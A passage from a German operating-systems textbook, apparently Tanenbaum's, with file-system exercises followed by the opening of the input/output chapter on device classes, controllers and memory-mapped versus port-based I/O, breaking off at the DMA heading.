15. Betrachten Sie noch einmal den I-Node der ► Abbildung 4.13. Wenn er zehn direkte Adressen von 4 Byte Länge hat und alle Plattenblöcke 1.024 KB lang sind, wie groß ist dann die größtmögliche Datei?
16. Es wurde angedeutet, dass die Effizienz verbessert und Plattenplatz gespart werden kann, wenn die Daten einer kurzen Datei direkt im I-Node abgespeichert würden. Wie viele Bytes könnten im I-Node der ► Abbildung 4.13 gespeichert werden?
17. Zwei Informatikstudentinnen, Caroline und Leonore, diskutieren über I-Nodes. Caroline behauptet, da Speicher so schnell und billig geworden ist, dass es einfacher und schneller sei, beim Öffnen einer Datei eine neue Kopie des I-Nodes in die I-Node-Tabelle zu laden, als die Tabelle danach zu durchsuchen. Leonore ist anderer Meinung. Wer hat Recht?
18. Nennen Sie einen Vorteil von harten Links gegenüber symbolischen Links und umgekehrt.
19. Über den freien Speicher kann mittels einer Freibereichsliste oder einer Bitmap gewacht werden. Plattenadressen benötigen D Bit. Geben Sie für eine Platte mit B Blöcken, von denen F frei sind, die Bedingung an, unter der die Freibereichsliste weniger Speicher verbraucht als die Bitmap. Wenn D den Wert 16 Bit hat, wie viel Prozent des Plattenplatzes muss dann frei sein?
20. Nachdem die Plattenpartition formatiert worden ist, sieht der Anfang einer Bitmap zur Verwaltung des freien Speichers so aus: 1000 0000 0000 0000 (der erste Block wird durch das Wurzelverzeichnis belegt). Das System sucht nach freien Blöcken, indem es immer mit der niedrigsten Blocknummer beginnt. Nachdem die Datei A geschrieben worden ist und nun sechs Blöcke belegt, sieht die Bitmap folglich so aus: 1111 1110 0000 0000. Stellen Sie die Bitmap nach jeder der folgenden weiteren Aktionen dar:
 - a. Die Datei B wird geschrieben, B benötigt fünf Blöcke.
 - b. Die Datei A wird gelöscht.
 - c. Die Datei C wird geschrieben, C benötigt acht Blöcke.
 - d. Die Datei B wird gelöscht.
21. Was würde geschehen, wenn die Bitmap oder die Freibereichsliste, welche die Informationen über die freien Plattenblöcke enthält, durch einen Absturz komplett verloren ginge? Gibt es irgendeinen Weg aus diesem Desaster oder ist die Platte auf Nimmerwiedersehen verloren? Diskutieren Sie Ihre Antwort separat für das UNIX- und FAT-16-Dateisystem.

- 22.** Der Nachtjob von Oliver Eule im Rechenzentrum der Universität ist, die Bänder für die nächtlichen Datensicherungen zu wechseln. Während er auf die Fertigstellung der einzelnen Bänder wartet, arbeitet er an seiner Dissertation, mit der er beweisen will, dass Shakespeares Werke von außerirdischen Besuchern geschrieben wurden. Sein Textverarbeitungsprogramm läuft auf dem System, auf dem die Datensicherung vorgenommen wird – es ist nämlich das einzige, das da ist. Gibt es ein Problem mit diesem Arrangement?
- 23.** Wir haben im Text die inkrementellen Sicherungen detailliert besprochen. Unter Windows ist es einfach festzustellen, wann eine Datei gesichert werden muss, da jede Datei ein Archiv-Bit besitzt. Dieses Bit gibt es unter UNIX jedoch nicht. Wie kann ein UNIX-Sicherungsprogramm feststellen, welche Dateien zu sichern sind?
- 24.** Nehmen Sie an, dass Datei 21 der ►Abbildung 4.25 seit der letzten Sicherung nicht verändert wurde. In welcher Hinsicht wären die vier Bitmaps der ►Abbildung 4.26 dann anders?
- 25.** Es wurde vorgeschlagen, dass der erste Teil jeder UNIX-Datei im selben Plattenblock wie sein I-Node gespeichert werden soll. Welche Vorteile würde dies mit sich bringen?
- 26.** Betrachten Sie noch einmal ►Abbildung 4.27. Ist es möglich, dass für eine bestimmte Blocknummer die Zähler in *beiden* Listen den Wert 2 haben? Wie könnte dieses Problem korrigiert werden?
- 27.** Die Performanz eines Dateisystems hängt von der Trefferrate des Cache ab (Anteil an Blöcken, die im Cache gefunden werden können). Angenommen, es dauert 1 ms, eine Anfrage an den Cache zu beantworten, aber es werden 40 ms benötigt, wenn ein Lesezugriff auf die Platte notwendig ist. Geben Sie eine Formel für die mittlere Zeit an, die erforderlich ist, um einer Anfrage nachzukommen. Die Trefferrate sei h . Zeichnen Sie die Funktion für Werte von h im Bereich von 0 bis 1,0.
- 28.** Vollziehen Sie noch einmal den Gedankengang nach, der hinter ►Abbildung 4.21 steht, diesmal jedoch für eine mittlere Plattenzugriffszeit von 8 ms, eine Umdrehungsrate von 15.000 U/min und 262.144 Byte pro Spur. Wie lauten die Datenraten für Blockgrößen von 1 KB, 2 KB und 4 KB?
- 29.** Ein bestimmtes Dateisystem benutzt Plattenblöcke der Größe 2 KB. Die mittlere Dateigröße ist 1 KB. Wenn alle Dateien exakt 1 KB groß wären, wie groß wäre dann der Anteil an Plattenplatz, der verschwendet würde? Glauben Sie, dass ein reales Dateisystem mehr oder weniger Platz verschwenden würde? Erläutern Sie Ihre Antwort.
- 30.** Die FAT-16-Tabelle unter MS-DOS hat 64.000 Einträge. Angenommen, eines der Bits wäre anderweitig verwendet worden und die Tabelle würde stattdessen exakt 32.768 Einträge enthalten. Wie groß könnte unter diesen Umständen die größte MS-DOS-Datei sein, wenn ansonsten nichts verändert wäre?

31. Die Dateien unter MS-DOS müssen um den Speicherplatz in der FAT-16-Tabelle im Speicher konkurrieren. Falls eine Datei k Einträge benutzt – das bedeutet, dass diese k Einträge keiner anderen Datei zugänglich sind –, welche Einschränkungen ergeben sich daraus für die Gesamtlänge aller Dateien zusammen?
32. Das UNIX-Dateisystem hat 1-KB-Blöcke und 4-Byte-Plattenadressen. Was ist die maximale Dateigröße, falls die I-Nodes zehn direkte Einträge und jeweils einen einfach, doppelt und dreifach indirekten Eintrag besitzen?
33. Wie viele Plattenoperationen werden benötigt, um den I-Node für die Datei `/usr/ast/courses/os/handout.t` zu bekommen? Nehmen Sie an, dass der I-Node für das Wurzelverzeichnis im Speicher liegt, sich jedoch keine weiteren Elemente entlang des Pfades im Arbeitsspeicher befinden. Nehmen Sie weiterhin an, dass alle Verzeichnisse in einen Plattenblock passen.
34. Bei vielen UNIX-Systemen werden die I-Nodes am Anfang der Platte gespeichert. Ein alternativer Ansatz belegt einen I-Node, wenn die Datei erzeugt wird, und legt den I-Node am Anfang des ersten Blocks der Datei ab. Stellen Sie das Für und Wider dieser Alternative dar.
35. Schreiben Sie ein Programm, das die Bytes einer Datei umdreht, so dass das letzte Byte nun das erste Byte ist und umgekehrt. Das Programm muss mit beliebig langen Dateien arbeiten, trotzdem sollten Sie versuchen, es so einzurichten, dass es einigermaßen effizient arbeitet.
36. Schreiben Sie ein Programm, das bei einem vorgegebenen Verzeichnis beginnt, den Verzeichnisbaum herabsteigt und von dem Startpunkt aus die Größen aller gefundenen Dateien protokolliert. Wenn das Programm fertig ist, soll es ein Histogramm der Dateigrößen ausgeben und dabei die Auflösungseinheit als Parameter übergeben bekommen (z.B. sollen Dateigrößen von 0 bis 1.023 in eine Einheit fallen, wenn 1.024 als Parameter angegeben wurde; die Dateigrößen 1.024 bis 2.047 liegen dann in der nächsten Einheit etc.).
37. Schreiben Sie ein Programm, das alle Verzeichnisse in einem UNIX-Dateisystem untersucht und alle I-Nodes findet und lokalisiert, deren Zähler für die Anzahl der harten Links zwei oder mehr beträgt. Für jede dieser Dateien listet das Programm alle Dateinamen auf, die auf diese Datei zeigen.
38. Schreiben Sie eine neue Version des UNIX-Programms `ls`. Diese Version nimmt als Argument ein oder mehrere Verzeichnisnamen entgegen und listet für jedes Verzeichnis alle Dateien in diesem Verzeichnis auf, und zwar pro Datei eine Zeile. Jedes Feld sollte, abhängig vom gegebenen Typ, vernünftig formatiert sein. Listen Sie nur die ersten Plattenadressen auf, falls vorhanden.

Eingabe und Ausgabe

5.1 Grundlagen der Ein-/Ausgabe-Hardware	396
5.2 Grundlagen der Ein-/Ausgabe-Software	411
5.3 Schichten der Ein-/Ausgabe-Software	416
5.4 Plattenspeicher	430
5.5 Uhren	461
5.6 Benutzungsschnittstellen: Tastatur, Maus, Bildschirm	467
5.7 Thin Clients	490
5.8 Energieverwaltung	492
5.9 Forschung im Bereich Ein-/Ausgabe	502
Zusammenfassung	503
Übungen	504

» Das Betriebssystem stellt Abstraktionen wie Prozesse (und Threads), Adressräume und Dateien zur Verfügung, darüber hinaus steuert es alle Ein-/Ausgabegeräte (E/A-Geräte) des Rechners. Es müssen Kommandos an die Geräte weitergeleitet, Unterbrechungen abgefangen und Fehler behandelt werden. Außerdem sollte eine Schnittstelle zwischen den Geräten und dem Rest des Systems zur Verfügung stehen, die einfach und leicht zu benutzen ist. Soweit es möglich ist, sollte die Schnittstelle für alle Geräte gleich sein (Geräteunabhängigkeit). Der Ein-/Ausgabecode stellt einen wesentlichen Anteil des gesamten Betriebssystems dar. Das Thema dieses Kapitels ist die Verwaltung des Ein-/Ausgabesystems durch das Betriebssystem.

Das Kapitel ist wie folgt aufgebaut: Zuerst sehen wir uns die Grundlagen der Hardware für die Ein-/Ausgabe an, danach betrachten wir ganz allgemein die Ein-/Ausgabe-Software. Diese Software kann in Schichten aufgeteilt werden, wobei jede Schicht eine wohldefinierte Aufgabe erfüllt. Wir werden uns die einzelnen Schichten vornehmen und ansehen, was ihre Aufgaben sind und wie sie zusammenpassen.

Nach dieser Einführung untersuchen wir detailliert einige weit verbreitete Arten von Ein-/Ausgabegeräten: Festplatten, Uhren, Tastaturen und Bildschirme. Für jede dieser Gerätearten betrachten wir sowohl die Hardware- als auch die Softwareaspekte. Abschließend werfen wir einen Blick auf die Energieverwaltung. <<

5.1 Grundlagen der Ein-/Ausgabe-Hardware

Verschiedene Menschen betrachten die Ein-/Ausgabe-Hardware aus unterschiedlichen Blickwinkeln. Ein Elektrotechniker sieht die Chips, die Drähte, die Stromversorgungen, die Motoren und die anderen physischen Komponenten, aus denen sich die Ein-/Ausgabe-Hardware zusammensetzt. Für einen Programmierer ist die Schnittstelle zur Software wichtig – die Kommandos, die die Hardware kennt, die Funktionen, die sie ausführt, und die möglichen Fehlermeldungen. Wir beschäftigen uns in diesem Buch mit der Programmierung von Ein-/Ausgabegeräten und nicht mit dem Entwurf, der Herstellung oder der Wartung. Deshalb beschränkt sich unser Interesse darauf, wie die Hardware programmiert wird, und nicht, wie sie intern arbeitet. Trotzdem ist die Programmierung von Ein-/Ausgabegeräten oft eng mit deren internem Aufbau verbunden. In den nächsten drei Abschnitten stellen wir das nötige Hintergrundwissen über Ein-/Ausgabe-Hardware zur Verfügung, soweit es die Programmierung betrifft. Dies kann als Rückblick und Erweiterung der Einführung von Abschnitt 1.4 angesehen werden.

5.1.1 Ein-/Ausgabegeräte

Die Ein-/Ausgabegeräte können grob in zwei Klassen eingeteilt werden: **blockorientierte Geräte** (*block device*) und **zeichenorientierte Geräte** (*character device*). Ein blockorientiertes Gerät speichert Informationen in Blöcken fester Größe, von denen jeder eine eigene Adresse besitzt. Die Blockgrößen reichen in der Regel von 512 Byte bis 32.768 Byte. Jede Übertragung läuft in Einheiten von einem oder mehreren ganzen (aufeinanderfolgenden) Blöcken ab. Eine wesentliche Eigenschaft von blockorientierten Geräten ist, dass jeder

Block unabhängig von allen anderen gelesen oder geschrieben werden kann. Festplatten, CD-ROMs und USB-Sticks sind die bekanntesten blockorientierten Geräte.

Wenn man genauer hinsieht, ist die Grenze zwischen Geräten mit Blockadressierung und Geräten ohne Blockadressierung fließend. Jeder würde wohl zustimmen, dass eine Festplatte ein Gerät mit Blockadressierung ist, da es unabhängig davon, wo sich der Schreib-/Lesekopf gerade befindet, immer möglich ist, diesen zu einem anderen Zylinder zu bewegen und dann zu warten, bis der gesuchte Block am Lesekopf vorbeikommt. Betrachten wir nun ein Magnetbandgerät, das für Plattenbackups benutzt wird. Bänder besitzen eine Folge von Blöcken. Wenn das Bandgerät den Befehl erhält, Block N zu lesen, kann es immer das Band zurückspulen und von vorne beginnend den Block N suchen. Diese Operation ist – abgesehen davon, dass sie wesentlich länger dauert – die gleiche wie bei einer Festplatte. Auf die gleiche Art kann ein Block verändert werden, der sich in der Mitte des Bandes befindet. Auch wenn es theoretisch möglich ist, Magnetbänder als blockorientierte Geräte mit wahlfreiem Zugriff zu benutzen, so werden sie doch normalerweise nicht auf diese Art eingesetzt.

Die andere Klasse von Ein-/Ausgabegeräten sind die zeichenorientierten Geräte. Ein zeichenorientiertes Gerät erzeugt oder akzeptiert Zeichenströme, ohne dabei auf irgendeine Blockstruktur zu achten. Es ist nicht adressierbar und kennt keine Suchoperation. Zeildrucker, Netzwerkschnittstellenkarten, Mäuse (Zeigegeräte), Ratten (für psychologische Laborexperimente) und die meisten anderen Geräte, die keine Ähnlichkeit mit Festplatten haben, können als zeichenorientierte Geräte angesehen werden.

Dieses Klassifikationsschema ist nicht perfekt, da eine ganze Reihe von Geräten nicht eingeordnet werden können. Uhren besitzen zum Beispiel weder eine Blockadressierung noch erzeugen oder akzeptieren sie Zeichenströme. Sie lösen in vorgegebenen Zeitintervallen Unterbrechungen aus. Bildschirme, deren Inhalt im Arbeitsspeicher abgelegt ist, passen ebenfalls nicht in dieses Schema. Trotzdem ist dieses Modell von block- und zeichenorientierten Geräten so allgemein, dass ein Teil der Betriebssystemsoftware geräteunabhängig gestaltet werden kann. Das Dateisystem beispielsweise arbeitet mit abstrakten blockorientierten Geräten und überlässt den geräteabhängigen Teil einer Software, die näher an der Hardware arbeitet.

Ein-/Ausgabegeräte decken eine enorme Bandbreite an unterschiedlichen Geschwindigkeiten ab, weshalb an die Software ganz besonders hohe Anforderungen gestellt werden, denn die Datenraten unterscheiden sich teilweise um viele Größenordnungen. ►Abbildung 5.1 zeigt die Datenraten einiger bekannter Geräte. Die meisten davon werden üblicherweise mit der Zeit noch schneller.

Gerät	Datenrate
Tastatur	10 Byte/s
Maus	100 Byte/s
56-KB-Modem	7 KB/s

Abbildung 5.1: Einige typische Datenraten von E/A-Geräten, Netzwerken und Bussystemen (Forts. →)

Gerät	Datenrate
Scanner	400 KB/s
Digitaler Camcorder	3,5 MB/s
WLAN nach 802.11g	6,75 MB/s
52-fach CD-ROM	7,8 MB/s
Fast Ethernet	12,5 MB/s
Compact Flash Card	40 MB/s
FireWire (IEEE 1394)	50 MB/s
USB 2.0	60 MB/s
SONET-OC-12-Netzwerk	78 MB/s
Ultra-2-SCSI-Platte	80 MB/s
Gigabit Ethernet	125 MB/s
SATA-Plattenlaufwerk	300 MB/s
Ultrium-Bandlaufwerk	320 MB/s
PCI-Bus	528 MB/s

Abbildung 5.1: Einige typische Datenraten von E/A-Geräten, Netzwerken und Bussystemen (Forts.)

5.1.2 Controller

Die Ein-/Ausgabe-Einheiten bestehen typischerweise aus einer mechanischen und einer elektronischen Komponente. Meistens ist es möglich, diese beiden Komponenten voneinander zu trennen, so dass man einen modularen und allgemeinen Entwurf erhält. Die elektronische Komponente wird als **Gerätesteueereinheit, Controller** oder **Adapter** bezeichnet. Bei Personalcomputern ist sie häufig als Chip auf der Hauptplatine oder als (PCI-)Einstekkkarte realisiert. Die mechanische Komponente ist das Gerät selbst. Diese Struktur wird in Abbildung 1.6 dargestellt.

Die Controllerkarte hat normalerweise eine Steckverbindung, so dass sie sich über ein Kabel mit dem Gerät verbinden lässt. Viele Controller können zwei, vier oder sogar acht identische Geräte verwalten. Falls die Schnittstelle zwischen Controller und Gerät standardisiert ist, entweder durch einen offiziellen Standard wie z.B. ANSI, IEEE oder ISO oder einen De-facto-Standard, dann können Firmen Controller und Geräte herstellen, die diese Schnittstelle verwenden. Viele Firmen produzieren beispielsweise Festplatten, die mit der IDE-, SATA-, SCSI-, USB- oder FireWire-Schnittstelle zusammenarbeiten.

Die Schnittstelle zwischen dem Controller und dem Gerät ist meistens eine Schnittstelle auf einer maschinennahen Ebene. Die Spuren einer Festplatte können beispielsweise mit 10.000 Sektoren mit jeweils 512 Byte formatiert sein. Tatsächlich liefert die

Festplatte jedoch einen seriellen Bitstrom, der mit einer **Präambel** beginnt, von den 4.096 Bit des Sektors gefolgt wird und am Ende noch eine Prüfsumme oder einen **fehlerkorrigierenden Code (ECC, Error-Correcting Code)** enthält. Die Präambel wird festgelegt, wenn die Festplatte formatiert wird. Sie beinhaltet die Zylinder- und Sektornummer, die Sektorgröße, Synchronisationsinformationen und ähnliche Informationen.

Die Aufgabe des Controllers ist es, den seriellen Bitstrom in Byte-Blöcke zu konvertieren und gegebenenfalls Fehlerkorrekturen durchzuführen. Der Block wird typischerweise in einem Puffer innerhalb des Controllers Bit für Bit aufgesammelt. Nachdem die Prüfsumme bestätigt und der Block als fehlerfrei erkannt wurde, kann er in den Arbeitsspeicher kopiert werden.

Der Controller eines Monitors arbeitet ebenfalls als ein bitserielles Gerät auf einer ähnlich niedrigen Ebene. Er liest die Daten aus dem Arbeitsspeicher, die die darzustellenden Zeichen enthalten, und generiert die Signale, die den CRT-Strahl entsprechend modulieren. Der Controller erzeugt zusätzlich noch Signale für den horizontalen Rücklauf am Ende jeder Bildschirmzeile und für den vertikalen Rücklauf am Ende einer Bildschirmseite. Wenn der CRT-Controller dies nicht übernehmen würde, wäre es die Aufgabe des Betriebssystemprogrammierers, die analogen Signale zur Steuerung der Bildschirmröhre explizit zu programmieren. Doch so initialisiert das Betriebssystem einen Controller mit ein paar Parametern, wie zum Beispiel der Anzahl der Zeichen pro Zeile und der Anzahl der Zeilen pro Bildschirmseite, und überlässt dem Controller die weitere Steuerung. TFT-Flachbildschirme funktionieren zwar anders, sind aber ebenso kompliziert.

5.1.3 Memory-Mapped-Ein-/Ausgabe

Jeder Controller besitzt einige Register, die der Kommunikation mit dem Prozessor dienen. Durch das Schreiben in diese Register kann das Betriebssystem dem Gerät Befehle erteilen, wie etwa das Lesen oder Schreiben von Daten, sich selbst ein- oder auszuschalten oder eine andere Aktion durchzuführen. Durch das Lesen dieser Register erhält das Betriebssystem Informationen über das Gerät, wie z.B. den aktuellen Zustand oder ob das Gerät gerade Befehle bearbeiten kann oder nicht.

Zusätzlich zu den Kontrollregistern besitzen viele Geräte Datenpuffer, die das Betriebssystem lesen und schreiben kann. Beispielsweise ist die Darstellung von Pixeln auf dem Bildschirm normalerweise so realisiert, dass ein Videospeicher, der eigentlich nur ein Datenpuffer ist, von den Programmen und dem Betriebssystem beschrieben werden kann.

Nun stellt sich die Frage, wie der Prozessor mit den Kontrollregistern und den Datenpuffern der Geräte kommuniziert. Es gibt zwei Alternativen. Bei der ersten wird jedem Kontrollregister eine sogenannte **Ein-/Ausgabeport-Nummer (I/O port number)** zugewiesen, die eine 8-Bit- oder eine 16-Bit-Zahl sein kann. Die Menge aller Ein-/Ausgabeports bildet den **Ein-Ausgabeport-Namensraum (I/O port space)**. Dieser Bereich ist geschützt, so dass normale Benutzerprogramme nicht darauf zugreifen können (nur das Betriebssystem hat Zugriff darauf). Durch einen spezielle Ein-/Ausgabebefehl wie

IN REG, PORT

kann der Prozessor das Kontrollregister PORT lesen und das Ergebnis davon im Register REG ablegen. Auf dieselbe Weise kann die CPU mit

```
OUT PORT,REG
```

den Inhalt von REG in ein Kontrollregister schreiben. Die meisten Computer der Anfangszeit – dazu zählen fast alle Großrechner wie etwa die IBM 360 und all ihre Nachfolger – arbeiteten nach diesem Prinzip.

Bei diesem Konzept sind die Adressräume für den Arbeitsspeicher und die Ein-/Ausgabe unterschiedlich, wie in ▶ Abbildung 5.2(a) dargestellt ist. Die Befehle

```
IN R0,4
```

und

```
MOV R0,4
```

werden in dieser Architektur jeweils völlig unterschiedlich interpretiert. Der erste Befehl liest den Inhalt vom Ein-/Ausgabeport 4 und legt das Ergebnis nach R0, während der zweite Befehl den Inhalt des Speicherwortes 4 nach R0 schreibt. Die beiden Vieren in diesem Beispiel verweisen auf unterschiedliche und getrennte Adressräume.




Abbildung 5.2: (a) Getrennter Ein-/Ausgabe- und Arbeitsspeicherbereich (b) E/A-Adressraum liegt auch im Arbeitsspeicher (Memory-Mapped-E/A); (c) Hybride Lösung

Bei einem zweiten Ansatz, der mit der PDP-11 eingeführt wurde, werden alle Kontrollregister in den Arbeitsspeicher eingebettet. Diese Technik wird in ▶ Abbildung 5.2(b) gezeigt. Jedes Kontrollregister erhält eine eindeutige Speicheradresse zugewiesen, zu der kein Arbeitsspeicher vorhanden ist. Diese Methode nennt man **Memory-Mapped-Ein-/Ausgabe**. Gewöhnlich liegen die zugewiesenen Adressen im oberen Adressraum. Ein hybrides Schema, das Ein-/Ausgabe-Datenpuffer enthält, die in den Speicher eingebettet sind, und zusätzlich eigene Ein-/Ausgabeports für Kontrollregister, wird in ▶ Abbildung 5.2(c) dargestellt. Der Pentium benutzt diese Architektur, wobei zusätzlich zu den Ein-/Ausgabeports von 0 bis 65.535 (= $2^{16}-1$) die Adressen von 640 KB bis 1 MB – 1 für Gerätedatenpuffer in IBM-kompatiblen PCs reserviert sind.

Wie arbeitet dieses Modell nun? In jedem Fall muss die CPU, wenn sie ein Wort aus dem Speicher oder von einem Ein-/Ausgabeport lesen will, die gewünschte Adresse auf den Adressbus legen und dann auf den Kontrollleitungen ein read-Signal auslösen. Eine zweite Signalleitung zeigt an, ob es sich um eine Adresse des Arbeitsspeichers oder des E/A-Adressraums handelt. Wenn es eine Arbeitsspeicheradresse ist, antwortet der Speicher auf die Anfrage. Bei Ein-/Ausgabeadressen antwortet ein entsprechendes Gerät. Wenn es nur Speicheradressen gibt (wie in Abbildung 5.2(b)), dann vergleicht jeder Speicherbaustein und jedes Ein-/Ausgabegerät die anliegende Adresse mit seinem eigenen Adressbereich. Falls die Adresse in den eigenen Bereich fällt, wird geantwortet. Dabei können keine Konflikte oder Verwechslungen entstehen, weil Adressen niemals doppelt vergeben sind.

Die beiden Modelle zur Adressierung der Controller haben unterschiedliche Stärken und Schwächen. Wir wollen mit den Vorteilen der Memory-Mapped-Ein-/Ausgabe beginnen: Wenn erstens spezielle Ein-/Ausgabebefehle zum Lesen und Schreiben der Gerätesteuerregister benötigt werden, dann erfordert der Zugriff den Einsatz von Assemblercode, da in C und C++-Programmen keine IN- und OUT-Befehle ausgeführt werden können. Derartige Funktionen aufzurufen, bedeutet immer einen Mehraufwand bei der Ein-/Ausgabeverwaltung. Dagegen sind bei der Memory-Mapped-Ein-/Ausgabe die Kontrollregister der Geräte nur Variablen im Speicher und können von C aus wie normale Variablen angesprochen werden. Deshalb kann bei der Memory-Mapped-Ein-/Ausgabe ein Ein-/Ausgabetreiber vollständig in C geschrieben werden. Ohne diese Technik kommt man um ein wenig Assembler-Programmierung nicht herum.

Zweitens ist bei der Memory-Mapped-Technik kein spezieller Schutzmechanismus nötig, der Benutzerprozesse von der Ausführung der Ein-/Ausgabe abhält. Das Betriebssystem muss lediglich beachten, dass keine Teile des Adressraumes mit den Kontrollregistern in den virtuellen Adressraum eines Benutzerprozesses eingebettet werden. Noch besser ist es, wenn jedes Gerät seine Kontrollregister in unterschiedlichen Seiten des Adressraumes ablegt. Dann kann das Betriebssystem die Kontrolle eines bestimmten Gerätes genau einem Benutzer übergeben, indem es die entsprechende Seite einfach in der Seitentabelle dieses Benutzers einfügt. Mithilfe dieses Prinzips können verschiedene Gerätetreiber in unterschiedlichen Adressräumen untergebracht werden. Das reduziert nicht nur die Größe des Kerns, sondern verhindert auch die Beeinflussung der Treiber untereinander.

Drittens kann bei der Memory-Mapped-Ein-/Ausgabe jeder Befehl, der Speicheradressen ansprechen kann, auch genauso Kontrollregister adressieren. Wenn es beispielsweise einen Befehl TEST gibt, der ein Speicherwort auf null testet, kann damit ebenso ein Kontrollregister auf null geprüft werden. Dadurch ließe sich zum Beispiel testen, ob ein Gerät beschäftigt ist oder nicht. Der entsprechende Assemblercode könnte folgendermaßen aussehen:

```

LOOP:   TEST PORT_4          // prüfe, ob Port 4 null ist
        BEQ READY           // wenn null, springe zur Marke READY
        BRANCH LOOP          // anderenfalls teste weiter
READY:

```

Wenn Memory-Mapped-Ein-/Ausgabe nicht verfügbar ist, muss das Kontrollregister zuerst in ein Register der CPU geladen und danach verglichen werden. Dazu werden zwei statt nur einer Anweisung benötigt. Im Falle einer Schleife wie im Beispiel oben muss noch ein vierter Befehl hinzugefügt werden, wodurch die Antwortzeit beim Erkennen eines freien Gerätes leicht verlangsamt wird.

Beim Entwurf von Computern müssen fast immer Kompromisse eingegangen werden – so auch hier. Memory-Mapped-Ein-/Ausgabe hat also auch Nachteile. Zunächst können die meisten Rechner heute Speicherwörter zwischenspeichern. Das Cachen eines Kontrollregisters eines Gerätes wäre allerdings fatal. Stellen Sie sich vor, bei dem obigen Assemblercode werden die Daten in einen Cache geladen. Die erste Adressierung von PORT_4 führt dann dazu, dass der Inhalt zwischengespeichert wird. Die folgenden Zugriffe lesen jetzt nur noch den Wert im Cache, das Gerät selbst wird gar nicht mehr abgefragt. Wenn das Gerät dann schließlich bereit ist, bekommt die Software das nicht mit, sondern bleibt endlos in der Schleife.

Um diese Situation bei Memory-Mapped-Ein-/Ausgabe zu vermeiden, muss die Hardware so ausgestattet sein, dass Caching selektiv ausgeschaltet werden kann, etwa auf Seitenbasis. Diese Eigenschaft führt allerdings zu zusätzlicher Komplexität sowohl bei der Hardware als auch beim Betriebssystem, welches das selektive Cachen verwalten muss.

Zweitens müssen bei nur einem Adressraum alle Speichermodule und alle Ein-/Ausgabegeräte jeden einzelnen Speicherzugriff untersuchen, um festzustellen, wer mit der Adresse angesprochen wird. Wenn der Computer nur einen einzigen Systembus besitzt, wie in ►Abbildung 5.3(a) gezeigt, dann ist dies einfach.




Abbildung 5.3: (a) Architektur mit einem Bus (b) Architektur mit zwei Bussen

Der Trend bei Personalcomputern geht jedoch dahin, einen eigenen Hochgeschwindigkeitsbus für den Speicherzugriff zu haben, wie in ►Abbildung 5.3(b) dargestellt wird. Das ist ein Merkmal, das im Übrigen auch auf Großrechnern anzutreffen ist. Dieser Bus wurde auf Speichergeschwindigkeit hin optimiert, wobei keinerlei Kompromisse für die langsamen Ein-/Ausgabegeräte eingegangen wurden. Pentium-Systeme können mehrere Busse haben (Speicher, PCI, SCSI, USB und ISA), wie in Abbildung 1.12 gezeigt.

Das Problem bei getrennten Speicherbussen in Memory-Mapped-Architekturen ist, dass die Ein-/Ausgabegeräte die Adressen auf dem Speicherbus nicht sehen und deshalb auch nicht darauf reagieren können. Auch hier mussten spezielle Maßnahmen getroffen werden, damit Memory-Mapped-Ein-/Ausgabe auf einem System mit mehreren Bussen überhaupt funktioniert. Eine mögliche Lösung ist, zunächst alle Speicherzugriffe zum Speicher zu schicken. Wenn der Speicher nicht antwortet, versucht der Prozessor die anderen Busse. Diese Ausführung kann zwar funktionieren, benötigt aber zusätzlichen Hardwareaufwand.

Eine zweite Lösung ist, ein eigenes Gerät an den Speicherbus zu installieren, das alle Adressen abhört und an die entsprechenden Geräte weiterleitet. Das Problem dabei ist, dass die Geräte nicht mehr mit derselben Geschwindigkeit reagieren können, mit der der Speicher arbeitet.

Ein dritter möglicher Entwurf, der in Pentium-Geräten verwendet wird und in Abbildung 1.6 gezeigt wird, ist das Filtern der Adressen in der PCI-Bridge. Dieser Chip enthält eine Reihe von Registern, die während des Hochfahrens vorgeladen werden. Beispielsweise werden die Bereiche von 640 KB bis 1 MB – 1 als Bereich markiert, der keinen Speicher enthält. Alle Adressen aus diesem Bereich werden zum PCI-Bus weitergeleitet, statt sie auf den Speicherbus zu legen. Der Nachteil dieser Architektur ist, dass zur Startzeit des Systems ermittelt werden muss, welche Adressen keine echten Speicheradressen sind. Somit gibt es für jedes dieser Verfahren Argumente dafür und dagegen.

5.1.4 Direct Memory Access (DMA)

